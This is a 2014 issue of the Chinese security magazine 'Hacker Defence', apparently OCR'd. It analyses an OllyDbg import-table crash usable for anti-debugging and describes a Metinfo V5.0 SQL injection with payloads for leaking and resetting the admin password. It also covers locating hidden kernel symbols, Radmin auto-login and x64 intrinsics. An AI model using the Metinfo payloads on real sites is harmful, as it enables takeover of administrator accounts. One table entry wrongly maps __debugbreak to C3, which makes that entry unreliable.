在攻与防的对立统一中寻求突破

黑客防线

1
总第157期
2014

网站全新改版，欢迎访问：http://www.hacker.com.cn

HACKER DEFENCE
2014年 第一期 黑客防线

OllyDBG调试器IAT读取漏洞

借助DbgHelp定位未导出符号

Python打造批量服务器扫描破解工具

X64程序内联汇编两法

编写Linux键盘记录器

《黑客防线》1 期文章目录

总第 157 期 2014 年

漏洞攻防

编程解析

密界寻踪

OllyDBG 调试器 IAT 读取漏洞

文/图 木羊

OllyDBG 调试器，通常简称 OD，挖掘 Ring3 漏洞必不可少的利器之一，但本文讨论的并不是如何使用 OD 去挖掘漏洞，而是挖掘 OD 本身存在的漏洞，受此漏洞影响的版本为 1.1 版。

挖掘 OD 的漏洞应该使用什么工具呢？OD，这正是有趣之处，但同时也可能造成理解上的混乱，很容易就会读着读着搞不清楚现在描述的是调试的 OD 还是被调试的 OD，所以为了区别，这里将作为调试对象的 OD 称为 ODB。

首先描述触发该漏洞的现象。将利用该漏洞的 POC 载入 ODB，无论是设置第一次暂停断在系统断点还是主模块入口点，ODB 都将直接崩溃，如图 1 所示。



图 1

该 POC 为经过精心设计的 PE 格式的可执行程序。更为奇妙的是，这个 POC 可以直接运行，不会影响任何功能的使用，因此 Safengine 和 VMProtect 等壳的部分版本曾利用这一漏洞来 anti-debug。

那么，怎么分析漏洞的成因呢？将 OD 设为系统当前的实时调试器，触发 ODB 漏洞后，选择“调试程序”，OD 会载入 ODB 的内存空间，看一下载入时的寄存器状况，很快就能发现问题出在哪了，如图 2 所示。

```
寄存器 (FPU)
EAX 00000000
ECX 0D0A0D0A
EDX 76DF62AD ntdll.76DF62AD
EBX 00000000
ESP 0003126C
EBP 0003128C
ESI 00000000
EDI 00000000

EIP 0D0A0D0A
```

图 2

请注意 EIP 寄存器，EIP 寄存器是指令寄存器，用来标示 CPU 下一条读取的指令所在的内存地址，而这里是 0x0D0A0D0A，这是个非法的内存地址，因此 CPU 不知从何读取指令，

因此触发了异常。

为了准确重现这个错误，可以用 OD 载入 ODB，F9 运行，再让 ODB 载入 POC，同样是 F9 运行，这时 OD 就会收到访问非法内存的异常，如图 3 所示。



图 3

崩溃的原因找到了，那导致崩溃的又是什么呢？先好好看看这个 0x0D0A0D0A，看起来非常眼熟。对了！这不是回车换行符的 ASCII 码吗？在 POC 中通过 hex 搜索，发现如下结果，如图 4 所示。



图 4

茫茫多的回车换行符（总数超过 0x00，原因后述），如果这是一个字符串，那一定会在后面跟大量的空行。可是这个字符串又会用在哪呢？往前看，看到回车换行符前面有个 ADVAPI32。我们知道，Windows 自带了一个系统 DLL 名字就叫 ADVAPI32，所以第一反应是猜 IAT（PE 文件的函数导入表）。用 LordPE 的 PE 编辑器一看，果然如此，如图 5 所示。



图 5

这是 POC 的 IAT。可以看出，字符串“ADVAPI32”后面跟了大量的回车换行符，正好印证了上面的推断。但这些回车换行符怎么跑到 eip 上去的呢？我们知道，OD 是会打印载入程序的 IAT 的，而 OD 的调试信息又都是通过调用 sprintf 打印的，sprintf 函数存在格式化字符串溢出漏洞，调用者稍微不慎就会掉进坑里，OD 的作者正是掉进了这个坑。

OD 的 sprintf 函数在 0x004A6C2C，这个函数被大量调用，如图 6 所示。



图 6

sprintf 函数的溢出漏洞属于第三方漏洞，并不是 OD 作者的问题，原理也讨论得比较充分，故不在本文赘述，现在要考虑的是到底是哪个调用导致崩溃。我没想到很好的办法，所以现在需要一点耐心，先通过 OD 给 ODB 的 sprintf 函数下个 int3 断点，然后一遍一遍地 F9，直到发生崩溃。经过一段时间的观察，会注意到崩溃时的函数调用总是来自 0x0045D535：

```
0045D51D   |.  B9 00010000    ||mov      ecx, 100
0045D522   |.  2BC8           ||sub      ecx, eax
0045D524   |.  8D85 78FCFFFF  ||lea      eax, dword ptr [ebp-388]
0045D52A   |.  83E9 02        ||sub      ecx, 2
0045D52D   |.  51             ||push     ecx
0045D52E   |.  50             ||push     eax
0045D52F   |.  68 92C04B00    ||push     004BC092        ; ASCII "%s.%.*s"
0045D534   |.  52             ||push     edx
0045D535   |.  E8 F2960400    ||call     004A6C2C
```

这里有个关键操作，从 0x0045D51D 的“mov ecx,100”开始，接着是 0x0045D522 的“sub ecx,eax”，最后是“sub ecx,2”，写成伪代码就是 ecx=0x100-eax-2。这里 ecx 保存的是 IAT 函数名的长度，eax 则是 IAT 的 DLL 名长度，调用 sprintf 函数后输出的是 OD 里非常常见的函数调用标记，形式类似于 kernel32.GetModuleHandleA（OD 中使用 Ctrl+N 调出来的栏目即为此类），这段字符的总长度不超过 0x100，但 OD 在这里犯了错误，只处理了函数名，如果 DLL 名长度超过 0x100，就会触发溢出漏洞。

最后总结一下，如果一个 PE 文件的 IAT 表中，存在一个名字长于 0x100 的 DLL 就会导致 OD 在读取并打印 IAT 的信息时触发 sprintf 函数的格式化溢出漏洞，从而崩溃。我们不妨试试利用这一漏洞设计 anti-OD 的代码。

Metinfo V5.0 管理员密码任意修改漏洞

文/ ywledoc

去年版本就有这个漏洞，发现于年初，metinfo 也挺硬气，坚持到今年 6 月份才修补。直接修改管理员密码，这么大的漏洞，metinfo 的心理素质真好。废话不多说，下面进入正题。

```
if($p){
   $array = explode('.',base64_decode($p));
   $sql="SELECT * FROM $met_admin_table WHERE admin_id='".$array[0]."'";
   $sqlarray = $db->get_one($sql);
   $passwords=$sqlarray[admin_pass];
   $checkCode = md5($array[0].'+'.$passwords);
   if($array[1]!=$checkCode){
        okinfo('basic.php?lang='.$lang,$lang_getTip8);
        die();
   }
   if($action == "MembersAction"){
        if($password=='' ||
$passworda!=$password)okinfo('javascript:history.back();',$lang_NewPassJS2);
        $password = md5($password);
        $query="update $met_admin_table set
           admin_pass='$password'
           where admin_id='$array[0]'";
        $db->query($query);
        okinfo('basic.php?lang='.$lang,$lang_js21);
   }
   include templatemember('getpassword');
   footermember();
}
```


很明显，传入的参数$p 在 base64_decode 后，就直接带入 SQL 语句查询了，一个 SQL 注入漏洞产生，通过这个可以得到管理员的 MD5 密码，注入语句为：“admin' and (select ord(mid(admin_pass,str(第几位 md5),1)) from met_admin_table where id =1)= ‘预计的 md5 字符’ and '1'='1”，当然，这个注入语句要记得是 base64_encode。

这个注入点有些另类，当注入语句成功时，也就是你猜了其中一位 MD5 字符时，会返回错误的页面，原因是下面这段代码：

```
$array = explode('.',base64_decode($p));
$sql="SELECT * FROM $met_admin_table WHERE admin_id='".$array[0]."'";
$sqlarray = $db->get_one($sql);
$passwords=$sqlarray[admin_pass];
$checkCode = md5($array[0].'+'.$passwords);
```

```
if($array[1]!=$checkCode){
  okinfo('basic.php?lang='.$lang,$lang_getTip8);
  die();
}
```

当查询成功时，就会返回 admin_pass，而 admin_pass 不知道，所以无法成功构造正确的 checkCode，在 if($array[1]!=$checkCode)这里就一定会进入 die()，进而返回错误页面。

下面看看主角，直接修改管理员密码。

```
if($action == "MembersAction"){
        if($password==''                                                    ||
$passworda!=$password)okinfo('javascript:history.back();',$lang_NewPassJS2);
        $password = md5($password);
        $query="update $met_admin_table set
           admin_pass='$password'
           where admin_id='$array[0]'";
        $db->query($query);
        okinfo('basic.php?lang='.$lang,$lang_js21);
}
```

上面说了如果查询成功，页面就会返回失败，查询失败，则会直接进入改密码流程，那就构造一条失败的 SQL 语句吧，比如：admin' and '1'='2"，再传入相应的$password 与$passworda 就可以直接改密码了，同样别忘了 base64_encode 以及要求的格式：

```
$array[0]=注入语句
$array[1]=$array[0]+' +' +''
$p=base64_encode($array[0]+'.0' +$array[1])
```

当然，上面所说的一切，建立于知道管理员用户名的前提下，如何获得用户名，就要各显神通了。因为注入点有些另类，用了许多工具不能正确注入，于是我用 python 写了个脚本，查询密码和修改密码都有。

（完）

借助 DbgHelp 定位未导出符号

文/图 李旭昇

众所周知，由于 Windows 系统的封闭性，其中存在大量未导出符号。我们在实际编程中往往需要用到这些符号，所以就有了定位未导出符号的问题。硬编码是最简单的解决办法，但由于 Windows 存在大量不同版本，该方法通用性较差。作为改进，特征搜索应运而生，即在调用特定符号的函数内根据特征进行匹配。但是特征匹配也难以做到通用，而且在 Ring0 下搜索还有蓝屏的可能。本文介绍一种曲线救国的方法，即借助 Windows 提供的 DbgHelp 来定位未导出符号。本文以获得 PspCreateProcessNotifyRoutine 符号的地址为例，其他符号方法类似。

众所周知，调试符号在调试中不可或缺。为了简化调试器的开发，Windows 提供 DbgHelp.dll 来协助使用 PDB 文件中的调试符号。常见的调试器，如 WinDbg、IDA 都通过 DbgHelp 使用调试符号。DbgHelp 的用法并不复杂，我们结合代码进行分析。

```
    typedefNTSTATUS(WINAPI *_NtQuerySystemInformation)(ULONG, PVOID,
ULONG, PULONG);
    _NtQuerySystemInformation NtQuerySystemInformation =
(_NtQuerySystemInformation)GetProcAddress(GetModuleHandle(L"ntdll"),
"NtQuerySystemInformation");
    DWORD64 GetNTBase()
    {
        ULONG BytesNeeded = 0;
        PCHAR ModuleInfoBuf = NULL;
        NtQuerySystemInformation(SystemModuleInformation, ModuleInfoBuf,
0, &BytesNeeded);
        ModuleInfoBuf = newchar[BytesNeeded];
        memset(ModuleInfoBuf, 0, BytesNeeded);
        NtQuerySystemInformation(SystemModuleInformation, ModuleInfoBuf,
BytesNeeded, &BytesNeeded);
        PMODULES pModuleInfo = (PMODULES)ModuleInfoBuf;
        DWORD64 NtBase =
(DWORD64)pModuleInfo->smi.Modules[0].ImageBaseAddress;

        delete []ModuleInfoBuf;
        return NtBase;
    }
    BOOLCALLBACK EnumSymProc(
        PSYMBOL_INFOpSymInfo,
        ULONGSymbolSize,
        PVOIDUserContext)
    {
        UNREFERENCED_PARAMETER(UserContext);
```

```
        DWORD64 BaseOfDll = *(PDWORD64)UserContext;
        cout <<"BaseOfDll = "<< hex << BaseOfDll << endl;
        DWORD64 Offset = pSymInfo->Address - BaseOfDll;
        cout <<"Addr of "<<pSymInfo->Name <<" = "<< hex <<pSymInfo->Address
<< endl
            <<"Offset = "<< Offset << endl;
        DWORD64 NTBase = GetNTBase();
        cout << endl<<"Kernel base = "<< hex << NTBase << endl
            <<pSymInfo->Name <<" = "<< NTBase + Offset << endl;
        returnTRUE;
    }

    void main()
    {
        HANDLE hProcess = GetCurrentProcess();
        DWORD64 BaseOfDll;
        char *Mask = "PspCreateProcessNotifyRoutine";
        BOOL status;

        status = SymInitialize(hProcess, NULL, FALSE);
        if (status == FALSE)
        {
            return;
        }
        SymSetSearchPath(hProcess,"D:\\symbols");

        BaseOfDll = SymLoadModuleEx(hProcess,
            NULL,
            "ntoskrnl.exe",
            NULL,
            0,
            0,
            NULL,
            0);

        if (BaseOfDll == 0)
        {
            cout <<"SymLoadModuleEx Failed: "<< GetLastError() << endl;
            SymCleanup(hProcess);
            return;
        }

        if (SymEnumSymbols(hProcess,     // Process handle from
```

```
SymInitialize.
            BaseOfDll,   // Base address of module.
            Mask,        // Name of symbols to match.
            EnumSymProc, // Symbol handler procedure.
            &BaseOfDll))      // User context.
        {
            // SymEnumSymbols succeeded
            cout <<"Done"<< endl;
        }
        else
        {
            // SymEnumSymbols failed
            cout <<"SymEnumSymbols failed: "<< GetLastError() << endl;
        }

        SymCleanup(hProcess);
    }
```

以上代码首先通过 SymInitialize 初始化调试处理器。这里传入的进程句柄为当前进程，因为我们感兴趣的符号位于内核空间，被所有进程共享。如果想要在调试程序时获得符号，则应传入被调试程序的句柄。在使用 DbgHelp 时，如果已经有 PDB 符号文件，可以通过 SymSetSearchPath 指定；否则 DbgHelp 会自动从_NT_SYMBOL_PATH 环境变量指定的调试服务器下载符号文件，无需额外干预。接着我们调用 SymLoadModuleEx 加载内核符号表，其中只有第三个参数文件名是我们关心的。接下来我们调用 SymEnumSymbols 遍历所有符号，该函数原型如下：

```
BOOL WINAPI SymEnumSymbols(
  _In_      HANDLE hProcess,
  _In_      ULONG64 BaseOfDll,
  _In_opt_  PCTSTR Mask,
  _In_      PSYM_ENUMERATESYMBOLS_CALLBACK EnumSymbolsCallback,
  _In_opt_  const PVOID UserContext
);
```

其中第一个参数为进程句柄，传入当前进程句柄即可。第二个参数 BaseOfDll 是 SymLoadModuleEx 的返回值，也就是模块基址。第三个参数需要一个字符串 Mask，通过它可以过滤需要遍历的符号。这里将其设为“PspCreateProcessNotifyRoutine”，即进行精确匹配，也可以加入通配符“？”或“*”等等。第四个参数是回调句柄，EnumSymbolsCallback 函数稍后分析。第五个参数为用户上下文，我们传入 BaseOfDll，以便在 EnumSymbolsCallback 函数中计算出 PspCreateProcessNotifyRoutine 的真实地址。

EnumSymbolsCallback 函数的原型如下：

```
typedef BOOL (CALLBACK *PSYM_ENUMERATESYMBOLS_CALLBACKW)(
```

```
    _In_      PSYMBOL_INFOW pSymInfo,
    _In_      ULONG SymbolSize,
    _In_opt_  PVOID UserContext
);
```

其第一个参数中包含符号的各种信息，如名称、地址、大小等等。

```
typedef struct _SYMBOL_INFO {
  ULONG   SizeOfStruct;
  ULONG   TypeIndex;
  ULONG64 Reserved[2];
  ULONG   Index;
  ULONG   Size;
  ULONG64 ModBase;
  ULONG   Flags;
  ULONG64 Value;
  ULONG64 Address;
  ULONG   Register;
  ULONG   Scope;
  ULONG   Tag;
  ULONG   NameLen;
  ULONG   MaxNameLen;
  TCHAR   Name[1];
} SYMBOL_INFO, *PSYMBOL_INFO;
```

注意,上述地址并不是符号在内核中的真正地址！我们通过 SymLoadModuleEx 加载的内核及其符号表的地址一般是不同于真正的 NT 内核地址的，所以我们需要根据得到的符号地址和 BaseOfDll 计算出符号的偏移,再加上 NT 内核的真正地址才能得到符号的真正地址。获得内核模块基址通过 NtQuerySystemInformation 实现，这里不再赘述。测试结果如图 1，我们成功地得到了 PspCreateProcessNotifyRoutine 的地址。



图 1 获得未导出符号 PspCreateProcessNotifyRoutine 的地址

利用 SendMessage API 函数实现 Radmin 远控自动登录

图/文 赵显阳

Radmin 是俄罗斯出品的一款远控软件，登录时需要手动输入用户名和密码。本文通过一些编程方法来实现自动登录，即运行本程序后不用再繁琐的输入，即可轻松登录，轻松管理。

首先介绍一下 Radmin 远控软件：Radmin（Remote Administrator）是一款屡获殊荣的安全远程控制软件，可以从多个地点访问同一台电脑，并使用高级文件传输、远程关机、Telnet、操作系统集成的 NT 安全性系统支持，以及其它功能。Radmin 在速度、可靠性及安全性方面的表现超过了所有其它远程控制软件！

本文要使用的 Windows API 包括 FindWindow、FindWindowEx、SendMessage。下面说说每个 API 的功能和参数。

```
HWND FindWindow(
    LPCTSTR lpClassName,   // pointer to class name
    LPCTSTR lpWindowName      // pointer to window name
   );
```

FindWindow 函数通过类名称和窗口标题检索顶层窗口的句柄，函数不搜索子窗口句柄。这个函数有 2 个参数，lpClassName 是指向类名称的指针，lpWindowName 是指向窗口标题的指针。该函数返回找到的窗口句柄，如果找不到则返回 NULL。

```
HWND FindWindowEx(
    HWND hwndParent,      // handle to parent window
    HWND hwndChildAfter,  // handle to a child window
    LPCTSTR lpszClass,  // pointer to class name
    LPCTSTR lpszWindow    // pointer to window name
   );
```

FindWindowEx 函数通过控件的类名称和控件标题检索控件句柄，该函数检索子窗口的句柄（控件句柄，如 Button），从第一个子控件开始。函数有 4 个参数，hwndParent 参数传入父窗口的句柄，hwndChildAfter 是子窗口的句柄，要查找第一个子窗口的句柄，可以设置该窗口的句柄为 0。lpszClass 是指向类名称字符串的指针，lpszWindow 是指向控件标题字符串的指针。该函数返回指定窗口的子窗口句柄，如果找不到则返回 NULL。

```
LRESULT SendMessage(
    HWND hWnd, // handle of destination window
    UINT Msg,      // message to send
    WPARAM wParam, // first message parameter
    LPARAM lParam      // second message parameter
   );
```

SendMessage 函数向一个窗口或子窗口发送一个消息，直到应用程序处理了这个消息，该函数才执行完毕。这个函数有 4 个参数，hWnd 是目标窗口的句柄，Msg 是要发送给目标窗口的消息。wParam 是消息的第一个参数，lParam 是消息的第二个参数。该函数的返回值依赖于消息的类型。

下面来具体实现 Radmin 自动登录，首先要获取 Radmin 的登录窗口的句柄，使用

FindWindow 函数实现，如图 1 所示。

图 1

hWinMain:= FindWindow(nil,'Radmin 安全性: www.isafe.cc');

第二步：获取“用户姓名”编辑框的句柄。

hUser:= FindWindowEx(hWinMain,0,'EDIT',nil)

查找 hWinMain 窗口的子窗口句柄，EDIT 是编辑框的类名，0 表示查找用户姓名编辑框的句柄。

第三步： 获取“密码”编辑框的句柄。

hPass:=FindWindowEx(hWinMain,hUser,'EDIT',nil)

查找 hWinMain 窗口的子窗口句柄，EDIT 是编辑框的类名，hUser 表示查找这个编辑框之后的编辑框句柄。

第四步：取得“确定”按钮的句柄。

hOk:= FindWindowEx(hWinMain,0,'BUTTON',nil);

通过以上几步就得到了登录的所有必要信息。下面是填入信息，通过 SendMessage 函数向窗口发送消息 WM_SETTEXT。

SendMessage(hUser,WM_SETTEXT,0,LPARAM(PChar('admin'))); //设置用户姓名为 admin

SendMessage(hPass,WM_SETTEXT,0,LPARAM(PChar('www.isafe.cc'));//设置密码

对于单击“确定”按钮，是通过 SendMessage 函数向窗口发送 BN_CLICK 消息来进行的。WPARAM 为 0，LPARAM 为 0。

SendMessage(hOk,BN_CLICK,0,0);

下面来设计整体思路，由于获取窗口句柄是不确定时间的，所以获取窗口句柄最好在循环中实现，但是一个主程序中有一个循环在执行，就不响应其它用户操作了，所以这里使用 Win API 中的线程函数。在 Delphi 中 TThread 类对这线程行了封装，可以使用 TThread 类来创建一个线程类 TGetHandleThread。

```
TGetHandleThread=class(TThread)
    private
      FMainHandle:Cardinal;
      FUserHandle:LongWord;
      FPassWordHandle:Cardinal;
      FokHandle:Cardinal;
      procedure   DataMemo;
    protected
      procedure   Execute;override;
    public
      constructor   Create;reintroduce;
```

```
        destructor     Destroy;override;
end;
```

这里最重要的是 Execute 过程，该过程是线程执行的主体，所有代码在这执行。为了和 Delphi 主窗口 VCL 通讯，需要同步函数 synchronize()。

```
procedure    TGetHandleThread.Execute;
begin
  while not Terminated do
  begin
    FMainHandle:= FindWindow('#32770','Radmin  安全性: www.isafe.cc');
    FUserHandle:= FindWindowEx(FMainHandle,0,PChar('EDIT'),nil);
    FPassWordHandle:= FindWindowEx(FMainHandle,FUserHandle,PChar('EDIT'),nil);
    FokHandle:= FindWindowEx(FMainHandle,0,PChar('BUTTON'),nil);
    FokHandle:= FindWindowEx(FMainHandle,FokHandle,PChar('BUTTON'),nil);
    Synchronize(DataMemo);
  end;
end;
```

DataMemo 过程的代码用于将获取的 Radmin 登录窗口的句柄赋值给主窗口的文本控件。

```
procedure    TGetHandleThread.DataMemo;
begin
  frmMain.edtMainHandle.Text:= IntToStr(FMainHandle);
  frmMain.edtUserHandle.Text:= IntToStr(FUserHandle);
  frmMain.edtPasswordHandle.Text:= IntToStr(FPassWordHandle);
  frmMain.edtOkHandle.Text:= IntToStr(FokHandle);
end;
```

主要的获取窗口句柄的函数已经实现了，下面是通过句柄设置控件的值，使用 SendMessage 函数，设置用户姓名。

```
var
  hUser:Cardinal;
begin
  hUser:=StrToIntDef(edtUserHandle.Text,1);
  SendMessage(hUser,WM_SETTEXT,0,LPARAM(PChar('admin')));
end;
```

设置密码则通过 SendMessage 函数。

```
var
  hPass:Cardinal;
```

```
begin
  hPass:= StrToIntDef(edtPasswordHandle.Text,1);
  SendMessage(hPass,WM_SETTEXT,0,LPARAM(PChar('www.isafe.cc')));
end;
```

模拟单击“确定”按钮，通过 SendMessage 函数实现。

```
var
  hOk:Cardinal;
begin
  hOk:=StrToIntDef(edtOkHandle.Text,1);
  SendMessage(hOk,BM_CLICK,0,0);
end;
```

最终，本程序的主界面如图 2 所示。



图 2

程序运行时首先要启动工作线程，要声明一个 TGetHandleThread 类类型的实例 GetHandleThread1，然后调用类的 Create 方法来创建一个线程对象。

```
begin
  ThreadNum:= 0;
  GetHandleThread1:=TGetHandleThread.Create;
  ThreadNum:= ThreadNum + 1;
  GetHandleThread1.Resume;
  GetHandleThread1.OnTerminate:=ThreadExit;
  while True do
  begin
    if ThreadNum= 0 then Break;
    Application.ProcessMessages;
    Panel1.Caption:='Thread Running...';
  end;
```

```
    Panel1.Caption:='Thread Done';
end;
```

运行后如图 3 所示。



图 3

通过上面的描述和代码编写，就实现了 Radmin 自动登录。

X64 程序内联汇编两法

文/图 李旭昇

自 VS2010 和 WDK7 起，微软开发工具中的 64 位编译器就禁用了_asm 关键字。如果想要内联汇编，就要费一番周折。最文档化的方法是一部分代码用 C 写，另一部分用汇编写，然后分别编译，一起链接。但这样做不仅需要进行大量设置，也无法实现在一个函数内 C 与汇编混用。《黑防》上曾介绍过一种方法，即先编译汇编代码，然后编程将得到的二进制指令拷贝到一片区域执行。这种方法亦有很大局限性，比如难于修改，容易出错等等。本文介绍两种内联汇编方法，第一种利用 intrinsics 完成一些汇编才能做的工作，是变通的方法；第二种通过安装 Intel 编译器直接恢复_asm 关键字的使用。

首先来看 intrinsics。简单的说，intrinsics 就是一些内联函数。与库函数（printf 等）相比，intrinsics 的实现直接由编译器完成。以__readdr()函数为例，它接收调试寄存器的编号（1 到 7）作为参数，返回该寄存器的值。



图 1 编译器生成的汇编指令

如图 1 为编译器生成的指令，其中没有函数调用，而是直接将 dr7 的值 mov 到 rax 寄存器中。那编译器为什么会生成这样的代码呢？我们找到__readdr 函数的定义：

```
__MACHINEX64(unsigned__int64 __readdr(unsignedint))
__MACHINEX86(unsignedint __readdr(unsignedint))
```

从这两个定义中找不到答案。事实上，问题的关键在于编译器“认识”__readdr()函数，进而直接将其翻译为对应的汇编指令。也就是说，我们可以通过__readdr 函数读取调试寄存器。对应的，写调试寄存器可以由__writedr 完成。与这两个函数性质类似的函数整理如表 1 所示。

__readdr/__writedr	读/写调试寄存器
__readcrX/__writecrX	读/写控制寄存器
__readeflags/__writeeflags	读/写 eflags
__readfsbyte/__readfsword/ __readfsdword/__readfsqword /…write	读/写取距离 fs 寄存器一定偏移的内存
__readgsbyte/__readgsword/ __readgsdword/__readgsqword /…write	读/写取距离 gs 寄存器一定偏移的内存
__readmsr/__writemsr	读/写 msr 寄存器
__debugbreak	生成 C3 指令，中断到调试器
